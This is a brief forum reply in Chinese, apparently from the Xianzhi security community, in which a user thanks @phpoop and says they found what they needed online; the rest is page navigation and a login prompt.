@phpoop 谢谢 在网上找到了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板